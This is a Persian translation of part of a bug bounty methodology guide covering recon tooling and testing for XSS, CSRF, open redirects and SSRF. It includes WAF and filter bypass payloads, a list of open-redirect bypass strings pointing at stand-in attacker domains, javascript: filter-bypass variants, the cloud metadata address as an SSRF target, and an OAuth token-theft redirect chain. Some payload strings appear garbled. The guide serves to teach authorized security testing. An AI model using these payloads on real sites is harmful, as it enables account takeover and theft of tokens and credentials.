من نمی‌تونم از طرف همه محقق‌ها حرف بزنم، ولی پایین یه سری از ابزارهایی که خودم برای تحقیقاتم ساختم رو می‌بینی. معمولاً نسخه‌های سفارشی این ابزارها رو برای هر وبسایتی که تست می‌کنم، می‌سازم.

اسکرن WaybackMachine

این ابزار فایل robots.txt رو برای همه دامنه‌هایی که بهش می‌دم، و برای هر سالی که ممکنه، جمع‌آوری می‌کنه. بعد از اون، من هر endpoint پیدا شده رو با Burp Intruder یا ffuf اسکن می‌کنم و می‌بینم کدومشون هنوز زنده‌ان.

یه ابزار عمومی مشابه:

<https://gist.github.com/mhmdiaa>

من نه تنها robots.txt رو اسکن می‌کنم، بلکه صفحه اصلی هر سابدامنه پیدا شده رو هم جمع می‌کنم تا ببینم قبلاً چی اونجا بوده. شاید بعضی فایل‌های قدیمی (مثل فایل‌های js) هنوز اونجا باشن.

از اینجا می‌تونن شروع به جمع‌آوری endpointهای رایج و داده‌های شناسایی خودت کنی حجم اطلاعات به شدت افزایش پیدا می‌کنه.

ZSEANO METHODOLOGY

ParamScanner

یه ابزار سفارشی برای جمع آوری هر endpoint کشف شده و جستجو برای اسم های id، input ها و پارامترهای جاوااسکریپت. این اسکریپت دنبال تگ <input> می گرده و اسم و ID رو جمع می کنه و بعد به عنوان پارامتر امتحانشون می کنه.

علاوه بر این، دنبال `var {name} =` هم می گرده و سعی می کنه پارامترهایی که توی جاوااسکریپت بهشون اشاره شده رو پیدا کنه.

نسخه قدیمی این ابزار:

<https://github.com/zseano/InputScanner>

ابزارهای مشابه:

LinkFinder از GerbenJavado برای جمع آوری URL ها از فایل های جاوااسکریپت:

<https://github.com/GerbenJavado/LinkFinder>

parameth از CiaranmaK برای پروت فورس کردن پارامترها:

<https://github.com/maK-/parameth>

AnyChanges

این ابزار یه لیست از URL ها رو می گیره و به طور مرتب تغییرات صفحه رو بررسی می کنه. دنبال لینک های جدید (از طریق تگ <a href>) و هر فایل جاوااسکریپت جدیدی که به صفحه اضافه شده می گرده چون من دوست دارم دنبال قابلیت های جدیدی بگردم که ممکنه هنوز عمومی نشده باشن.

خیلی از محقق ها ابزارهای مشابهی ساختن، ولی من الان از هیچ ابزار عمومی که این کار رو مداوم انجام بده خبر ندارم.

ZSEANO METHODOLOGY

یه روند توی ابزارهای من می‌بینی؟

من دارم سعی می‌کنم محتوا، پارامترها و قابلیت‌های جدید برای بررسی پیدا کنم. وبسایت‌ها هر روز تغییر می‌کنن مخصوصاً شرکت‌های بزرگ. تو می‌خوای مطمئن بشی که اولین نفری هستی که از تغییرات جدید خبردار می‌شه. همچنین یه نگاهی به تاریخچه وبسایت (از طریق Wayback Machine) می‌ندازی تا فایل‌ها و دایرکتوری‌های قدیمی رو بررسی کنی.

حتی اگه یه وبسایت به نظر خیلی تست شده بیاد، بدون بررسی نمی‌تونم مطمئن باشی که یه فایل قدیمی از ۷ سال پیش هنوز روی سرورشون هست یا نه. همین موضوع من رو به خیلی باگ‌های عالی رسونده مثل دسترسی کامل به حساب کاربری فقط با بازدید از یه endpoint که با ID یه کاربر ارائه شده بود.

خیلی خب، بریم سراغ مشکلات رایجی که اول از همه سراغشون میرم و دلیلش:



روند باگ یابی من

وقتی تازه به برنامه باگ بانتی رو شروع میکنم، معمولاً به چیزایی که توش حرفه‌ای هستم می‌چسبم و سعی میکنم با چیزایی که به دست آوردم بیشترین تأثیر رو بذارم. پایین به لیستی از رایج‌ترین باگ‌هایی که تو برنامه‌های باگ بانتی دنبالشون می‌گردم و نحوه پیدا کردنشون رو میبینی. میدونم الان پیش خودت میگی صبر کن، مگه تو دنبال همه جور باگی نمی‌گردی؟ خب، معلومه که آخرش همه جور مشکلی رو بررسی میکنم، ولی وقتی تازه شروع میکنم، تمرکز روی این نوع باگ‌هاست. یه هکر نمیتونه همه چیز رو مطلقاً بدونه، پس هیچ وقت با این طرز فکر شروع نکن که میخوای همه جور آسیب‌پذیری ممکن رو امتحان کنی. ممکنه خسته بشی و گیج بشی، مخصوصاً اگه تازه کار باشی. روش کار من اینجوریه که ماه‌ها روی یه برنامه وقت میذارم با این هدف که کم کم و با یاد گرفتن برنامه و بشون، تا عمقش برم. تجربه نشون داده که توسعه‌دهنده‌ها تو کل اینترنت اشتباهات مشابهی میکنن و اولین نگاه من طراحی شده تا یه حس کلی از دیدگاه امنیتشون تو کل برنامه وب بهم بده. روندها بهترین دوستن.

یه بار دیگه می‌گم، تو اولین نگاهم، اول از همه دنبال فیلترهایی که گذاشتن می‌گردم و هدفم دور زدن این فیلترهاست. این یه نقطه شروع و یه سرخ برای دنبال کردن بهم میده. قابلیت‌های جلوی روت رو تست کن تا ببینی در برابر ابتدایی‌ترین نوع باگ‌ها امن هستن یا نه. از رفتارهای جالبی که ممکنه پیدا کنی شگفت‌زده میشی! اگه امتحان نکنی، از کجا میخوای بدونی؟

ZSEANO METHODOLOGY

Cross Site Scripting (XSS)

خیلی خب، بریم سراغ Cross Site Scripting (XSS)



Cross Site Scripting یکی از رایج ترین آسیب پذیری هایی هست که تو برنامه های باگ بانی پیدا میشه، با اینکه راه های خیلی آسونی برای جلوگیری ازش وجود داره. برای مبتدی ها، XSS به زبان ساده یعنی اینکه بتونی HTML دلخواه خودت رو تو یه پارامتر/فیلد وارد کنی و وبسایت اون رو به عنوان HTML معتبر نشون بده. مثلاً یه فرم جستجو داری و توش اینو وارد میکنی:

و وقتی دکمه جستجو رو میزنی، یه عکس شکسته به همراه یه پیغام هشدار نشون داده میشه. این یعنی اون رشته ای که وارد کردی به عنوان HTML معتبر در نظر گرفته شده و سایت در برابر XSS آسیب پذیره.

من هر پارامتری رو که پیدا میکنم و تو صفحه نشون داده میشه، نه تنها برای Reflected XSS بلکه برای XSS blind هم تست میکنم. چون برنامه های باگ بانی تست جعبه سیاه هستن، ما اصلاً نمیدونیم سرور چطوری پارامترها رو پردازش میکنه، پس چرا امتحان نکنیم؟ ممکنه یه جایی ذخیره بشه که

ZSEANO METHODOLOGY

یه روزی اجرا بشه. خیلی از محقق‌ها همه پارامترها رو برای XSS blind تست نمیکنن، فکر میکنن چه شانسی داره که اجرا بشه؟. شانشش خیلی زیاده دوست من، و تو با امتحان کردن چی از دست میدی؟ هیچی، فقط یه چیزی برای به دست آوردن داری، مثل یه اعلان که XSS blind تو اجرا شده! رایج‌ترین مشکلی که من با XSS دارم فیلترها و WAFها هستن. دور زدن WAFها معمولاً سخت‌ترین کاره چون معمولاً یه جور regex دارن اجرا میکنن و اگه به‌روز باشه، دنبال همه چی میگرده. با این حال بعضی وقتا راه‌های بایپس وجود داره و یه مثالش زمانی بود که من با Akamai WAF روبرو شدم. متوجه شدم اونا فقط مقدار پارامترها رو بررسی میکنن، نه اسم خود پارامترها رو. اون تارگت مورد نظر اسم و مقدار پارامترها رو به صورت JSON نشون میداد:

```
<script>{paramname:value}</script>
```

من تونستم از payload زیر استفاده کنم تا هر لینکی رو بعد از payload به سایت خودم تغییر بدم، که این به من اجازه داد جاوا اسکریپت خودم رو اجرا کنم (چون لینک‌های <script src=> رو به وبسایت من تغییر داد). دقت کن که payload اسم پارامتره، نه مقدارش:

```
/><?script><base%20c%3D=href%3Dhttps:\mysite>
```

وقتی داری WAFها رو تست میکنی، هیچ روش قطعی برای دور زدنشون وجود نداره. خیلی بستگی به آزمون و خطا و فهمیدن اینکه چی کار میکنه و چی کار نمیکنه داره. اگه بخوام صادق باشم، پیشنهاد میکنم تحقیقات بقیه رو در این مورد ببینید تا متوجه بشید قبلاً چی موفقیت‌آمیز بوده و از همونجا شروع کنید (چون احتمالاً اون روش‌ها پچ شدن و شما باید یه راه دور زدن جدید پیدا کنید. یادتونه گفتم یه سرنخ درست کنید؟). برای تحقیقات عالی در مورد WAFها به این لینک سر بزنید:

<https://github.com/oxInfection/Awesome-WAF>

و اگه کمکتون کرد حتماً ازشون حمایت کنید.

ZSEANO METHODOLOGY

چشمای من معمولاً وقتی با فیلترها روبرو میشم برق میزنه. فیلتر یعنی اون پارامتری که داریم تست میکنیم در برابر XSS آسیب پذیره، ولی توسعه دهنده یه فیلتر گذاشته تا از HTML مخرب جلوگیری کنه. این یکی از دلایل اصلیه که من وقتی یه برنامه جدید رو شروع میکنم، وقت زیادی رو صرف پیدا کردن XSS میکنم، چون اونا دارن یه سری payload خاص رو فیلتر میکنن، میتونه یه حس کلی از امنیت سایتشون بهتون بده. یادتون باشه، جلوگیری از XSS آسون ترین نوع باگه، پس چرا دارن فیلتر میذارن؟ و دیگه برای چه چیزای دیگه ای فیلتر گذاشتن (به SSRF فکر کنید... فقط IP های داخلی رو فیلتر میکنن؟ شاید آدرس:

<http://169.254.169.254/latest/meta-data>

رو یادشون رفته - احتمالاً همینطوره!).

خیلی خب، بریم سراغ روند تست XSS و فیلترها:

روند تست XSS

مرحله اول: تست کدگذاری‌های مختلف و بررسی رفتارهای عجیب

پیدا کردن اینکه چه payloadهایی تو پارامتری که داریم تست میکنیم مجاز هستن و وبسایت چطوری اون رو نشون میکنه.

آیا من میتونم ابتدایی ترین تگ های HTML مثل:

<h2> <table>

رو بدون هیچ فیلتری وارد کنم و به عنوان HTML نشون داده بشه؟

آیا HTML‌های مخرب رو فیلتر میکنن؟

اگر به صورت 3% یا 3% نشون داده میشه، من کد گذاری های دوبل مثل:

^{253}C , < ;

ZSEANO METHODOLOGY

رو تست میکنم تا بینم چطوری با این نوع کد گذاری ها برخورد میکنن. یه سری کد گذاری جالب برای امتحان کردن رو میتونید تو این لینک پیدا کنید:

<https://d3adend.org/xss/ghettoBypass>

هدف از این مرحله اینه که بفهمیم چه چیزهایی مجاز هستن و چه چیزهایی نیستن و اونا payload ما رو چطوری مدیریت میکنن. مثلاً اگه `<script>` به صورت `<script>` نشون داده شد، ولی `<script%26gt%026` به صورت `<script>` نشون داده شد، پس من میدونم که یه راه دور زدن پیدا کردم و میتونم شروع کنم به فهمیدن اینکه اونا چطوری کد گذاری ها رو مدیریت میکنن (که ممکنه تو باگ های بعدی هم بهم کمک کنه!). اگه مهم نیست چی امتحان میکنید و همیشه `<script>` یا `Cscript%3E3/` میبینید، پس اون پارامتر مورد نظر ممکنه آسیب پذیر نباشه.

مرحله دوم: مهندسی معکوس طرز فکر توسعه دهنده ها

(این کار با گذشت زمان و تجربه آسون تر میشه)



ZSEANO METHODOLOGY

این مرحله درباره اینه که خودتون رو جای توسعه دهنده ها بذارید و بفهمید چه نوع فیلتری درست کردن (و شروع کنید به پرسیدن... چرا؟)

آیا همین فیلتر جای دیگه ای تو کل وب اپلیکیشن وجود داره؟. مثلاً اگه متوجه بشم که اونا `<iframe, script>` و همینطور `onerror` رو فیلتر میکنن، ولی متوجه بشم که `<Script>` رو فیلتر نمیکنن، پس میدونیم که وقتشه خلاقیت به خرج بدیم.

آیا اونا فقط دنبال تگ های HTML معتبر و کامل میگردن؟

اگه اینطوره، ما میتونیم با `<script src=//mysite.com?c>` – دور بزیم. اگه تگ اسکریپت رو نبندیم، HTML به جای اون به عنوان مقدار پارامتر اضافه میشه.

آیا فقط یه بلک لیست از تگ های HTML بد دارن؟ شاید توسعه دهنده به روز نیست و چیزایی مثل `<svg>` رو یادش رفته. اگه فقط یه بلک لیست باشه، آیا این بلک لیست جای دیگه ای هم وجود داره؟ به آپلود فایل فکر کنید.

این وبسایت مورد نظر چطوری با کد گذاری ها برخورد میکنه؟ `<iframe, on%oderrorOO%>`.

تو این مرحله، شما با امتحان کردن و دیدن اینکه چی میشه، هیچ اشتباهی نمیکنید. تا جایی که میتونید ترکیب های مختلف، کد گذاری های مختلف، فرمت های مختلف رو امتحان کنید. هرچی بیشتر بگردید، بیشتر یاد میگیرید! میتونید یه سری payload های رایج برای دور زدن XSS رو تو این

لینک پیدا کنید: <https://www.zseano.com>

ZSEANO METHODOLOGY

حالا بیاییم XSS رو تست کنیم:

- تگ های HTML غیر مخرب مثل <h2> چطوری مدیریت میشن؟

- تگ های ناقص چطور؟

<iframe src=//zseano.com/c =

- اونا با کد گذاری هایی مثل <h200%> چطوری برخورد میکنن؟ (خیلی چیزا برای امتحان

کردن هست، %0g, %0a, d, و غیره)

- آیا فقط یه بلک لیست از رشته های هارد کد شده دارن؟ آیا <script/x/> کار میکنه؟

<ScRipt> و غیره.

دنبال کردن این روند به شما کمک میکنه از همه زوایا به XSS نزدیک بشید و مشخص کنید چه

فیلترهایی ممکنه وجود داشته باشه و معمولاً میتونید ظرف چند دقیقه یه نشونه واضح بگیرید که آیا

یه پارامتر در برابر XSS آسیب پذیره یا نه.


یه منبع عالی که خیلی توصیه میکنم ببینید اینه:

<https://github.com/masatokinugawa/filterbypass/wiki/Browser's-XSS-Filter-Bypass-Cheat-Sheet>

ZSEANO METHODOLOGY

Cross Site Request Forgery (CSRF)

خیلی خب، بریم سراغ Cross Site Request Forgery (CSRF):



CSRF (Cross-Site Request Forgery) یعنی بتوانید کاربر رو مجبور کنید به کار خاص رو توی وبسایت هدف، از طریق وبسایت خودتون انجام بده معمولاً با به فرم HTML مثل:

`<form action=/login method=POST>`

پیدا کردنش نسبتاً راحت.

یه مثال از باگ CSRF اینه که کاربر رو مجبور کنید ایمیل حسابش رو به ایمیلی که شما کنترل می کنید تغییر بده، که نهایتاً منجر به Account Takeover می شه.

توسعه دهنده ها خیلی راحت می تونن محافظت CSRF رو پیاده کنن، ولی هنوز بعضی هاشون ترجیح می دن کد سفارشی خودشون رو بنویسن.

وقتی تازه شروع به شکار باگ های CSRF می کنم، دنبال جاهایی توی وبسایت می گردم که باید محافظت داشته باشن مثل قسمت آپدیت کردن اطلاعات حساب کاربری. می دونم یه کم احمقانه

ZSEANO METHODOLOGY

به نظر می‌رسد، ولی ثابت کردن اینکه به قابلیت خاص امنیت دارد، باز هم می‌تونه به نشونه واضح از امنیت کل سایت بهتون بده.

چندتا سوال کلیدی برای تست CSRF:

- وقتی به مقدار CSRF خالی می‌فرستید، چه رفتاری می‌بینید؟
- آیا اطلاعاتی از فریم‌ورک از طریق خطا نشون داده می‌شه؟
- آیا تغییرات شما رو اعمال می‌کنه ولی با خطای CSRF مواجه می‌شید؟
- آیا اسم پارامتر CSRF رو توی وبسایت‌های دیگه دیدید؟
- شاید اصلاً هیچ محافظتی وجود نداشته باشه!

روش تست من

امن‌ترین قابلیت‌هاشون رو تست کنید (همونطور که گفتیم، معمولاً قسمت‌های مربوط به حساب کاربری) و کم‌کم به عقب برگردید و بقیه جاها رو هم تست کنید.

همینطور که به تست کردن ادامه می‌دید، ممکنه متوجه بشید که بعضی از قابلیت‌ها محافظت CSRF متفاوتی دارن. حالا فکر کنید، چرا؟ تیم متفاوت؟ کد قدیمی؟ شاید به اسم پارامتر دیگه استفاده شده و حالا می‌تونید به طور خاص دنبال اون پارامتر بگردید، چون می‌دونید آسیب‌پذیره.

دور زدن بررسی Referer header:

یه روش رایج که توسعه‌دهنده‌ها استفاده می‌کنن اینه که مقدار هدر Referer رو بررسی می‌کنن و اگه وبسایت خودشون نباشه، درخواست رو رد می‌کنن. ولی این روش همیشه جواب نمی‌ده، چون بعضی وقتا این بررسی‌ها فقط زمانی انجام می‌شه که هدر Referer وجود داشته باشه — و اگه نباشه، هیچ بررسی‌ای انجام نمی‌شه.

ZSEANO METHODOLOGY

چطور به Referer خالی بگیریم؟ با این کدها:

```
<meta name="referrer" content="no-referrer" />
<iframe src="data:text/html;base64,form_code_here">
```

علاوه بر این، بعضی وقتا توسعه‌دهنده‌ها فقط بررسی می‌کنن که آیا دامنه خودتون توی هدر Referer وجود داره یا نه. پس ساختن یه دایرکتوری توی سایت خودتون و بازدید از آدرس زیر ممکنه این بررسی‌ها رو دور بزنه:

<https://www.yoursite.com/https://www.theirsite.com/>


یا مثلاً <https://www.theirsite.computer/> چی؟ باز می‌گم، من در ابتدا فقط روی پیدا کردن جاهایی تمرکز می‌کنم که باید محافظت CSRF داشته باشن (جاهای حساس)، و بعد بررسی می‌کنم که آیا فیلتر سفارشی درست کردن یا نه. هر جا فیلتر باشه، معمولاً یه راه دور زدن هم هست! وقتی دنبال CSRF می‌گردید، واقعاً یه لیست ثابت از جاهای رایج برای شکار وجود نداره چون هر وبسایتی قابلیت‌های متفاوتی داره. ولی معمولاً همه قابلیت‌های حساس باید در برابر CSRF محافظت بشن. پس اونا رو پیدا کنید و همون جاها رو تست کنید.

مثال: اگه وبسایت به شما اجازه پرداخت می‌ده، آیا می‌تونید کاربر رو مجبور به پرداخت کنید و در نتیجه کارت بانکی‌اش رو شارژ کنید؟

ZSEANO METHODOLOGY

Open URL Redirects

خیلی خب، بریم سراغ Open URL Redirects:



این باگ مورد علاقه منه، چون معمولاً اگر تارگت یه جور جریان OAuth داشته باشه که توکن رو همراه با ریدایرکت مدیریت می کنه، من ۱۰۰٪ موفق می شم از یه Open Redirect بی ضرر توی یه زنجیره استفاده کنم.

Open Redirect یعنی چی؟

Open Redirect ها URL های ساده ای هستن مثل:

<https://www.google.com/redirect?goto=https://www.bing.com/>

وقتی این URL رو باز می کنید، شما رو به آدرسی می بره که توی پارامتر goto مشخص شده در این مثال، به Bing. این خودش یه باگ نیست، ولی وقتی می تونید کاربر رو به یه سایت مخرب بفرستید، مشکل ساز می شه.

ZSEANO METHODOLOGY

چرا پیدا کردنش راحت‌ه؟

خیلی از توسعه‌دهنده‌ها هیچ جور فیلتر یا محدودیتی روی اینا نمی‌ذارن، واسه همین پیدا کردنشون خیلی خیلی آسونه. فقط کافیه دنبال پارامترهایی مثل `goto=`، `url=`، `returnTo=`، `next=`، `redirect=` بگردید.

وقتی فیلتر وجود داره چیکار کنیم؟

بعضی وقتا فیلترهایی وجود دارن که جلوت رو می‌گیرن. پایین یه سری از payloadهایی که من برای دور زدن فیلترها استفاده می‌کنم رو می‌بینید ولی مهم‌تر از اون، از این payloadها برای فهمیدن نحوه کار فیلترشون هم استفاده می‌کنم.

مثال از تکنیک‌های دور زدن:

۱. اگه دامنه خودشون رو چک می‌کنن، امتحان کن:

<https://target.com/redirect?url=https://target.com.attacker.com>

۲. اگه فقط دنبال target.com می‌گردن، از ساب دامنه استفاده کن:

<https://target.com/redirect?url=https://target.com.security.attacker.com>

۳. اگه از لیست سفید استفاده می‌کنن، یه دامنه مشابه پیدا کن:

<https://target.com/redirect?url=https://target-security.com>

۴. از URL encoding استفاده کن:

<https://target.com/redirect?url=https%3A%2F%2Fattacker.com>

ZSEANO METHODOLOGY

۵. از double encoding یا nested redirect استفاده کن.

نکته: Open Redirect رو هیچوقت به تنهایی باگ نهایی در نظر بگیر همیشه دنبال این باش که چطور می تونی ازش توی زنجیره با باگ های دیگه (مثل SSRF، Account Takeover/از طریق OAuth، یا CSRF) استفاده کنی.

```
1  \yoururl.com
2  \\yoururl.com
3  \yoururl.com
4  //yoururl.com
5  //theirsite@yoursite.com
6  /\yoursite.com
7  https://yoursite.com%3F.theirsite.com/
8  https://yoursite.com%2523.theirsite.com/
9  https://yoursite?c=.theirsite.com/
10 //%2Fyoursite.com
11 ///yoursite.com
12 https://theirsite.computer/
13 https://theirsite.com.mysite.com
14 /%0D/yoursite.com
15 /%2F/yoururl.com
16 /%5Cyoururl.com
17 //google%E3%80%82com
```

یه سری کلمات رایج که تو گوگل dork میکنم تا endpointهای آسیب پذیر رو پیدا کنم: (فراموش نکنید حالت بزرگ و کوچک حروف رو هم تست کنید!)

```
1  return
2  return_url
3  rUrl
4  cancelUrl
5  url
6  redirect
7  follow
8  goto
9  returnTo
10 returnUrl
11 r_url
12 history
13 goback
14 redirectTo
15 redirectUrl
16 redirUrl
```

ZSEANO METHODOLOGY

حالا بیاید از چیزایی که به دست آوردیم استفاده کنیم. اگه با نحوه کار جریان ورود Oauth آشنا نیستید، پیشنهاد میکنم این لینک رو ببینید:

<https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2>

معمولاً صفحه ورود به چیزی شبیه اینه:

https://www.target.com/login?client_id=123&redirect_url=/sosecure

و معمولاً redirect_url فقط دامنه‌های *.target.com/* رو قبول میکنه (whitelist شده). اشتباه رو پیدا کردید؟ با داشتن یه Open Redirect تو وبسایتشون، شما میتونید توکن رو لو بدید، چون وقتی ریدایرکت اتفاق میفته، توکن همراه با درخواست ارسال میشه.

کاربر به این لینک فرستاده میشه:

https://www.target.com/login?client_id=123&redirect_url=https://www.target.com/redirect?redirect=1&url=https://www.zseano.com

بعد از ورود به سیستم، کاربر به وبسایت مهاجم ریدایرکت می‌شه همراه با توکنی که برای احراز هویت استفاده می‌شه. پس آماده باش برای یه گزارش Account Takeover.

یه مشکل رایجی که آدما باهاش روبرو میشن اینه که مقادیر رو درست encode نمیکنن، مخصوصاً اگه تارگت فقط /localRedirects/ رو قبول کنه. Payload شما یه چیزی شبیه:

[/ redirect?goto=https://zseano.com /](#)

میشه، ولی وقتی همینجوری ازش استفاده میکنید، ممکنه پارامتر goto= تو ریدایرکت‌ها حذف بشه (بسته به اینکه وب‌اپلیکیشن چطوری کار میکنه و چند بار ریدایرکت اتفاق میفته!). این حالت ممکنه وقتی چند تا پارامتر (از طریق &) وجود داره هم اتفاق بیفته و پارامتر ریدایرکت نادیده گرفته بشه. من همیشه یه سری مقادیر خاص مثل & ? # / \ رو encode میکنم تا مرورگر مجبور بشه بعد از اولین ریدایرکت اونارو decode کنه.

ZSEANO METHODOLOGY

Location: /redirect%3Fgoto=https://www.zseano.com/%253Fexample=hax

که بعد ریدایرکت میکنه، و مرورگر لطف میکنه و %3F رو تو URL مرورگر به ? decode میکنه، و پارامترهای ما با موفقیت ارسال میشن. در نهایت میرسیم به:

<https://www.example.com/redirect?goto=https://www.zseano.com/%3Fexample=hax>

که وقتی دوباره ریدایرکت میشه، اجازه میده پارامتر ?example هم ارسال بشه. میتونید یه یافته جالب در این مورد رو پایین تر بخونید.

بعضی وقتا بسته به تعداد ریدایرکت ها و پارامترها، ممکنه لازم باشه اونارو دوبار encode کنید.

<https://example.com/login?return=https://example.com/?redirect=1%26returnurl=https%3A%2F%2Fwww.google.com%2F>

<https://example.com/login?return=https%3A%2F%2Fexample.com%2F%3Fredirect=1%2526returnurl%3Dhttps%253A%252F%252Fwww.google.com%252F>

وقتی دنبال ریدایرکت های باز میگردید، اینو هم در نظر داشته باشید که میتونن برای زنجیر کردن آسیب پذیری SSRF استفاده بشن که پایین تر بیشتر توضیح داده شده.

اگه ریدایرکتی که پیدا میکنید از طریق هدر Location: باشه، XSS ممکن نیست، ولی اگه از طریق چیزی مثل window.location ریدایرکت بشه، شما باید به جای ریدایرکت کردن به وبسایت خودتون، javascript: رو تست کنید چون اینجا XSS ممکنه. یه سری راه های رایج برای دور زدن فیلترها:

```
java%0d%0ascript%0d%0a:alert(0)
j%0d%0aava%0d%0aas%0d%0acrip%0d%0at%0d%0a:confirm`0`
java%07script:prompt`0`
java%09scrip%07t:prompt`0`
jjavascriptajavascriptvjavascriptajavascriptcjavascriptcjascripttrjavascriptijavascriptpjascripttt:confirm`0`
```

ZSEANO METHODOLOGY

Server-Side Request Forgery (SSRF)

خیلی خب، بریم سراغ Server Side Request Forgery (SSRF):



SSRF یعنی دامنه‌ای که در محدوده تست قرار داره، یه درخواست به یه URL یا endpoint که شما مشخص کردید بفرسته. این می‌تونه به دلایل مختلفی باشه و بعضی وقتا همیشه نشون نمی‌ده که تارگت آسیب‌پذیره.

وقتی دنبال SSRF می‌گردم، به طور خاص دنبال قابلیت‌هایی می‌گردم که از قبل به پارامتر URL می‌گیرن. چرا؟ چون همونطور که قبلاً گفتم، من دنبال جاهای خاصی از وبسایت می‌گردم که به توسعه‌دهنده ممکنه به فیلتر گذاشته باشه تا از فعالیت مخرب جلوگیری کنه.

مثلاً تو برنامه‌های باگ بانتی بزرگ، من فوراً سعی می‌کنم کنسول API شون رو پیدا کنم (اگه داشته باشن، معمولاً تو صفحه مستندات توسعه‌دهنده‌ها پیدا می‌شه). این قسمت معمولاً شامل قابلیت‌هایی می‌شه که از قبل به پارامتر URL می‌گیرن و کد اجرا می‌کنن. به webhookها فکر کنید.

علاوه بر شکار قابلیت‌هایی که URL رو مدیریت می‌کنن، فقط حواستون به اسم‌های پارامتر رایجی که برای مدیریت URL ها استفاده می‌شن هم باشه. من با همین کار ساده تو یاهو SSRF پیدا کردم یه درخواست ارسال شده بود که پارامتر url رو داشت.

ZSEANO METHODOLOGY

یه مثال عالی دیگه این گزارش منتشر شده از Jobert Abma هست:

<https://hackerone.com/reports/446593>

اون قابلیت درست جلوی روش بود و نیازی به شناسایی خاص یا brute force کردن نداشت.

تست Open Redirect زنجیره‌ای با SSRF

وقتی SSRF رو تست می‌کنید، همیشه باید نحوه مدیریت Open Redirect ها رو تست کنید. شما در واقع می‌تونید با استفاده از XAMPP و ngrok به Open Redirect رو به صورت لوکال میزبانی کنید. XAMPP به شما اجازه می‌ده که PHP رو به صورت محلی اجرا کنید و ngrok به آدرس اینترنتی عمومی بهتون می‌ده (فراموش نکنید بعد از تموم شدن تست خاموشش کنید! برای آموزش استفاده از XAMPP برای کمک به تحقیقات امنیتیون به <https://www.bugbountyhunter.com/> مراجعه کنید).

یه اسکریپت Open Redirect ساده راه بندازید و ببینید آیا تارگت اون Open Redirect رو تجزیه می‌کنه و دنبال می‌کنه یا نه. اگه قبل از ریدایرکت sleep(1000) اضافه کنید چی می‌شه آیا می‌تونید باعث بشید سرور هنگ کنه و تایم اوت بده؟ شاید فیلترشون فقط مقدار پارامتر رو بررسی می‌کنه و مقدار ریدایرکت رو بررسی نمی‌کنه و با موفقیت به شما اجازه می‌ده داده‌های داخلی رو بخونید. فراموش نکنید اگه دارن وبسایت‌های خارجی رو فیلتر می‌کنن، از یه Open Redirect که به عنوان بخشی از زنجیره‌تون پیدا کردید استفاده کنید.

نرم‌افزارهای third-party رو هم فراموش نکنید

علاوه بر جستجو برای قابلیت‌هایی توی وبسایت که پارامتر URL می‌گیرن، همیشه دنبال هر نرم‌افزار third-party که ممکنه استفاده کنن مثل Jira هم بگردید.

منظور از third-party software چیه؟ نرم‌افزارهایی که شرکت مستقیماً خودش ننوشته، بلکه از شرکت دیگه‌ای خریده یا دانلود کرده و روی سرورش نصب کرده. مثل Jira (برای مدیریت پروژه

ZSEANO METHODOLOGY

